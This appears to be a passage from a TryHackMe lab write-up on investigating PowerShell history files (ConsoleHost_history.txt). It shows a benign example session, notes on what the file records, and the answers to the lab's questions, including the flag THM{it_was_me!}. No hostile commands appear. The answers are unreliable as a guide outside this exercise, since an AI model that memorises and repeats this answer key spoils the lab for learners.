`ConsoleHost_history.txt`) contains **the exact same three commands** executed in the terminal above.

```
PS C:\> Write-Output "Checking TryHackMe website..."
Checking TryHackMe website...
PS C:\>
PS C:\> $response = Invoke-WebRequest -Uri https://tryhackme.com
PS C:\>
PS C:\> Write-Output "Status code is $($response.StatusCode)!"
Status code is 200!
PS C:\>
PS C:\>
```



```
ConsoleHost_history.txt
File Edit View

Write-Output "Checking TryHackMe website..."
$response = Invoke-WebRequest -Uri https://tryhackme.com
Write-Output "Status code is $($response.StatusCode)!"
```

- The history file is very useful for tracking malicious actions like system discovery or malware download
- The history file is created for every user, meaning that you may see five files if there are five active system users

- It survives system reboots unless manually deleted and saves all PowerShell commands entered for all time
- It does not log command outputs and does not show script content (e.g. when running `powershell .\script.ps1`)

Answer the questions below

Review the Administrator's PS history on the attached VM.
Which PowerShell command was executed first?

Get-ComputerInfo (Go to directory:

C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
)

When did the Administrator run the first PS command? (Format: April 18, 2025)
Note: You might need to right-click the history file and open "Properties" to get the answer!

May 18, 2025 (right-click the history file and open "Properties")

Can you find the flag stored in the PowerShell history? (Format: THM{...})
Note: You might want to check the PS history of other local users!

THM{it_was_me!} (Go to directory:

C:\Users\thm.bob\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine)